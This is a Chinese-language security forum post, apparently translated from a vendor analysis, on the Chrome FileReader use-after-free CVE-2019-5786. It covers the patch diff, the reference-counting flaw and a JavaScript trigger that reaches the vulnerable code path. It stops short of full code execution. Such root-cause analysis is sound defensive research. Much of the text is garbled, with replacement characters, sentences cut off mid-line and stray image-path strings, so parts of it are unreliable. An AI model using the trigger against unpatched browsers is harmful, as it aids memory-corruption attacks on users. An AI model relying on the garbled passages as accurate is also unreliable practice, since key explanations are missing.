登录

Chrome 0 day分析：CVE-2019-5786

s小胖不吃饭 / 2019-03-27 09:16:00 / 浏览数 2325 安全技术 漏洞分析 顶(0) 踩(0)

介绍

3月1日，谷歌在FileReader API■CVE 2019-5786■的Chrome板块中发布了一个0 day漏洞。 来自谷歌漏洞分析组的Clement Lecigne报告称，这个漏洞在网络中被利用，可针对Windows 7,32位平台应用进行攻击。
该漏洞导致Renderer进程中出现代码执行的问题，并且被用于破坏主机系统。
这篇博客作为一篇技术文章，详细介绍了我们找到漏洞的全过程。在撰写本文时，漏洞报告仍然没有被发布，并且Chrome会默认进行自动安装与更新，使用最新版Chrome

信息采集

1 漏洞修复

大多数Chrome代码库都基于Chromium的开源项目。 我们目前正在查看的错误内容均包含在开源代码中，因此我们可以直接查看新版本中与FileReader API相关的修复内容。除此之外，谷歌更新了其日志，以方便我们进行参考。

我们可以看到只有一个提交修改了与FileReader API相关的文件，并带有以下消息：

```
Merge M72: FileReader: Make a copy of the ArrayBuffer when returning partial results.

This is to avoid accidentally ending up with multiple references to the
same underlying ArrayBuffer. The extra performance overhead of this is
minimal as usage of partial results is very rare anyway (as can be seen
on https://www.chromestatus.com/metrics/feature/timeline/popularity/2158).
```

该消息说明对同一个底层的ArrayBuffer进行多次引用是一件危险的事情。然而目前尚不清楚它的意义，但以下内容涵盖了此消息中蕴含的智慧。

对于初学者，我们可以查看提交的diff并查看所更改的内容。 为便于阅读，下面我们列出补丁前和后的功能比较。

旧版本：

```
DOMArrayBuffer* FileReaderLoader::ArrayBufferResult() {
   DCHECK_EQ(read_type_, kReadAsArrayBuffer);
   if (array_buffer_result_)
      return array_buffer_result_;

   // If the loading is not started or an error occurs, return an empty result.
   if (!raw_data_ || error_code_ != FileErrorCode::kOK)
      return nullptr;

   DOMArrayBuffer* result = DOMArrayBuffer::Create(raw_data_->ToArrayBuffer());
   if (finished_loading_) {
      array_buffer_result_ = result;
      AdjustReportedMemoryUsageToV8(
         -1 * static_cast<int64_t>(raw_data_->ByteLength()));
      raw_data_.reset();
   }
   return result;
}
```

新版本：

```
DOMArrayBuffer* FileReaderLoader::ArrayBufferResult() {
   DCHECK_EQ(read_type_, kReadAsArrayBuffer);
   if (array_buffer_result_)
      return array_buffer_result_;

   // If the loading is not started or an error occurs, return an empty result.
   if (!raw_data_ || error_code_ != FileErrorCode::kOK)
      return nullptr;

   if (!finished_loading_) {
      return DOMArrayBuffer::Create(
         ArrayBuffer::Create(raw_data_->Data(), raw_data_->ByteLength()));
   }

   array_buffer_result_ = DOMArrayBuffer::Create(raw_data_->ToArrayBuffer());
   AdjustReportedMemoryUsageToV8(-1 *
      static_cast<int64_t>(raw_data_->ByteLength()));
   raw_data_.reset();
   return array_buffer_result_;
}
```

这两个版本可以在GitHub上找到。 此处修改了`ArrayBufferResult`函数。而该函数负责在用户需要访问`FileReader.result`成员时返回数据。
函数的运作流程如下：如果结果已被"缓存"，则返回该函数。 如果没有，有两种情况：如果数据已完成加载，则创建`DOMArrayBuffer`，缓存结果并返回它。
如果没有，它会创建一个临时`DOMArrayBuffer`并返回它。 修补前后版本之间的区别在于，在部分加载的情况下，如何处理临时`DOMArrayBuffer`。
在案例中，我们可以看到如下内容：

```
DOMArrayBuffer::Create(raw_data_->ToArrayBuffer());
while in the other case, the call is to:
DOMArrayBuffer::Create(ArrayBuffer::Create(raw_data_->Data(), raw_data_->ByteLength()));
```

这促使我们再去进行一些样例测试。 让我们比较未修补和修补情况下反馈有何不同。

我们可以从已修补版本开始，因为它最容易理解。我们可以看到对`ArrayBuffer::Create`的调用，它接受两个参数，一个指向数据的指针及其长度（该函数在树中定义在

```
scoped_refptr<ArrayBuffer> ArrayBuffer::Create(const void* source,
   size_t byte_length) {
   ArrayBufferContents contents(byte_length, 1, ArrayBufferContents::kNotShared,
      ArrayBufferContents::kDontInitialize);
   if (UNLIKELY(!contents.Data()))
      OOM_CRASH();
   scoped_refptr<ArrayBuffer> buffer = base::AdoptRef(new ArrayBuffer(contents));
   memcpy(buffer->Data(), source, byte_length);
   return buffer;
}
```

这创建了一个新的`ArrayBuffer`，并将其封装到`scoped_refptr <ArrayBuffer>`中，然后将数据复制到内部。
`scoped_refptr`是`Chromium`处理引用计数的一种方法。 对于不熟悉这个概念的读者，我们会跟踪这个对象被引用的次数。
在创建`scoped_refptr`的新实例时，底层对象的引用计数会递增。当对象退出其范围时，引用计数递减。当该引用计数达到0时，该对象将被删除（如果引用计数溢出，Ch

```
scoped_refptr<ArrayBuffer> ArrayBufferBuilder::ToArrayBuffer() {
   // Fully used. Return m_buffer as-is.
   if (buffer_->ByteLength() == bytes_used_)
      return buffer_;

   return buffer_->Slice(0, bytes_used_);
}
```

下面是另一个隐藏的漏洞。 根据`bytes_used_`的值，函数将返回其缓冲区数据（即包含数据副本的较小的`ArrayBuffer`）。

```
scoped_refptr<ArrayBuffer> ArrayBuffer::SliceImpl(unsigned begin,
   unsigned end) const {
   size_t size = static_cast<size_t>(begin <= end ? end - begin : 0);
   return ArrayBuffer::Create(static_cast<const char*>(Data()) + begin, size);
}
```

总结目前为止我们所看到的所有代码路径，它们均返回数据的副本而不是实际的缓冲区，除非我们运行未修补的代码，否则我们访问的缓冲区是被"完全使用的"
■■■ArrayBufferBuilder::ToArrayBuffer()■■■■■■
■■FileReaderLoader■■■■■■■■■■_->ByteLength()■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■■■■■■■■■■■■finished_loading■■■true■■■■■■■ArrayBufferBuilder::ToArrayBuffer()`，但是其数据将会被完全读取。

当我们有以下调用DOMArrayBuffer::Create时（raw_data _->
ToArrayBuffer()），为了完成代码检查操作，我们看一下在修补/未修补的情况下是如何调用DOMArrayBuffer::Create函数的。

这个过程来自third_party/blink/renderer/core/typed_arrays/dom_array_buffer.h：

```
static DOMArrayBuffer* Create(scoped_refptr<WTF::ArrayBuffer> buffer) {
   return MakeGarbageCollected<DOMArrayBuffer>(std::move(buffer));
}
```

在使用std::move时，我们发现它具有转移权限的功能。
例如，在以下代码段中：

```
string a = "hello";
string b = std::move(a);
```

然后b取得属于a（b现在包含'hello'）的所有权，而'a`现在处于未定义的状态。

在我们目前的情况下，程序的反馈有些令人困惑。 ArrayBufferBuilder::ToArrayBuffer()返回的对象已经是scoped_refptr
<ArrayBuffer>。当调用ToArrayBuffer()时，ArrayBuffer上的refcount增加1，并且std::move获取refcounted对象的所有权（而不是ArrayBufferBuilde
如果我们在上述位置多次调用ToArrayBuffer()，这将成功解决use-after-free问题，其中来自ArrayBufferBuilder的buffer_对象将被破坏。

FileReader API

确定如何利用这个漏洞的另一个方法是查看从JavaScript获得的API。

我们可以从Mozilla Web文档中获取我们想要的所有信息。
我们可以在Blob或File上调用readAsXXX函数，并且可以中止读取操作，最后有几个事件我们可以进行回调（onloadstart■onprogress■onloadend■...）。

onprogress事件在数据加载时被调用，但在加载完成之前。
如果我们查看FileReader.cc源文件，我们可以看到此事件的调用是在收到数据时每隔50ms触发一次。

在浏览器中测试

开始

我们要做的第一件事是下载具有漏洞的代码。 这里存在有一些非常有用的资源，人们可以下载旧版本，而不必自己构建它们。

Index of *chromium-browser-snapshots*/Win_x64/612439/


Filter:

Name	Last Modified	Size	Commit Position	Commit
Parent Directory				
REVISIONS	2018-11-30 00:09:52	110 bytes	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
chrome-win.zip	2018-11-30 00:09:35	145.28 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
chrome-win32-syms.zip	2018-11-30 00:09:48	82.68 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
content-shell.zip	2018-11-30 00:09:38	49.20 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
gcapi.zip	2018-11-30 00:09:44	382.24 KB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
metrics-metadata.zip	2018-11-30 00:09:50	1.50 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
mini_installer.exe	2018-11-30 00:09:40	49.76 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a
pnacl.zip	2018-11-30 00:09:43	12.99 MB	612439	8dc97871b1493acdfc19e3a85b8ab65064acb98a


值得注意的是，这里还有一个单独的zip文件，其名称中包含syms。 我们还可以下载此文件获取构建的调试符号（以.pdb文件的形式）。
调试器和反汇编程序可以导入这些符号，这些符号会使我们的测试更轻松，因为每个函数都将通过源代码中的实际名称重命名。


附加调试器

Chromium作为一个复杂的软件会将多个进程通信连接在一起，这使得调试更加困难。
调试它的最有效方法是正常启动Chromium，然后将调试器附加到要利用的进程中。
我们正在调试的代码会在渲染器进程中运行，下面我们分析的函数是由chrome_child.dll公开的。



如果要在x64dbg中导入符号，这里的解决方案是进入符号窗格，右键单击要导入符号的.dll/.exe，然后选择下载符号。
如果未正确配置符号服务器设置，它可能会失败，但它仍将在x64dbg的symbols目录中创建目录结构，我们可以在其中放置先前下载的.pdb文件。





寻找可利用的代码路径

我们已经下载了未修补的Chromium版本，并且我们知道如何附加调试器。下面就需要我们编写一些JavaScript来查看是否可以访问我们的代码路径。

```
// magic_string_size = 100  // Doesn't work :(
magic_string_size = 100*1000000
magic_string = "A".repeat(magic_string_size)  // AAAAA.....A  whose length is
magic_string_size
file = new Blob([magic_string])
array_ref1 = null
array_ref2 = null


function onProgress()
{
  console.log("progress")
  array_ref1 = reader.result
  if (array_ref1.byteLength == magic_string_size) //we're fully read
  {
    if (array_ref2 != null) return; // we've been here before, no need to do it again
    array_ref2 = reader.result
    if (array_ref1 != array_ref2)
    {
      // we hit the code path, let's verify we have two different object
      // that points to the same underlying buffer
      view1 = new Uint8Array(array_ref1)
      view2 = new Uint8Array(array_ref2)

      view1[0] = 66 // "B"
      if (view2[0] == 66) {
        //true means both object have the same underlying buffer
        console.log("Success");
      }
      else {
        console.log("Failed view test");
      }
    }
    else
    {
      //We're too late, and the loader know we're done, so it gaves us the cached ArrayBuffer
      console.log("Failed");
    }
  }

}
var reader = new FileReader();
reader.addEventListener("progress", onProgress);
reader.addEventListener("loadend", x => console.log("Loading over"));

function go()
{
  reader.readAsArrayBuffer(file);
}
```

我们创建了一个传递给FileReader的Blob文件。我们注册了一个对progress事件的回调，并且在调用事件时进行多次访问，之前我们已经看到数据需要完全加载（这就是

我们遇到了另一个问题：进度事件不经常被调用，因此我们必须加载一个非常大的数组，以强制进程多次触发事件。加载与Mojo管道绑定，因此暴露MojoJS可能是一种新的

碰撞的产生

那么，既然我们已经弄清楚如何进入代码路径，我们如何利用它呢？

我们已经看到底层的ArrayBuffer被重新计算，所以我们不太可能通过从我们获得的一些DOMArrayBuffer中进行释放。溢出refcount似乎可行，但如果我们手动修改r

利用过程注意事项和后续步骤

如何利用漏洞

本文档的重点不是说明如何越权免费版本后以获得完整的代码执行（事实上，Exodus发布了一个博客和一个漏洞声明，大致与本文的发布时间一致）。由于我们利用free-
10 64位系统上，由于随机分配的方式以及随机地址可用的熵，因此此过程很难实现。在Windows 7
32位上，由于地址空间要小得多，因此堆分配更具确定性。分配10k对象可能足以让我们可以控制地址空间中的一些元数据。
第二个原因是因为我们要取消引用一个未映射的区域，如果上面提到的10k分配无法在我们控制的那个区域中分配至少一个对象，那么我们就无法对其进行实习。我们会使得

下一步操作

一旦攻击者在渲染器进程内获得代码执行的权限，他们仍然会受到沙箱的限制。 在网络发现的攻击中，攻击者使用第二个0 day攻击Windows内核以逃离沙箱。
最近由360CoreSec发布了一篇描述该漏洞的文章。

总结

通过查看修复错误并查找提示进行提交，我们能够恢复出攻击所利用的途径。我们可以看到，在Windows的后期版本中引入的机制使得安全性更高。此外，Google在漏洞修

参考资料

[1] https://chromereleases.googleblog.com/2019/03/stable-channel-update-for-desktop.html
[2] https://security.googleblog.com/2019/03/disclosing-vulnerabilities-to-protect.html
[2b] https://bugs.chromium.org/p/chromium/issues/detail?id=936448
[3] https://chromium.googlesource.com/chromium/src/+log/72.0.3626.119..72.0.3626.121?pretty=fuller
[3b] https://github.com/chromium/chromium/commit/ba9748e78ec7e9c0d594e7edf7b2c07ea2a90449
[4a]
https://github.com/chromium/chromium/blob/17cc212565230c962c1f5d036bab27fe800909f9/third_party/blink/renderer/core/fileapi/file_reader_loader.cc
[4b]
https://github.com/chromium/chromium/blob/75ab588a6055a19d23564ef27532349797ad454d/third_party/blink/renderer/core/fileapi/file_reader_loader.cc
[5] https://www.chromium.org/developers/smart-pointer-guidelines
[6a] https://chromium.googlesource.com/chromium/src/+/lkgr/styleguide/c++/c++.md#object-ownership-and-calling-conventions
[6b] https://www.chromium.org/rvalue-references
[7] https://developer.mozilla.org/en-US/docs/Web/API/FileReader
[8] https://commondatastorage.googleapis.com/chromium-browser-snapshots/index.html?prefix=Win_x64/612439/
[9] https://www.exploit-db.com/exploits/46475
[10a] https://bugs.chromium.org/p/v8/issues/detail?id=2802
[10b] https://bugs.chromium.org/p/chromium/issues/detail?id=761801
[11] https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop/
[12] https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/
[13] http://blogs.360.cn/post/RootCause_CVE-2019-0808_EN.html

■■■■■https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/analysis-of-a-chrome-zero-day-cve-2019-5786/

点击收藏 | 0 关注 | 1

上一篇：红队基础建设:隐藏你的C2 server 下一篇：tshark 使用小结

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板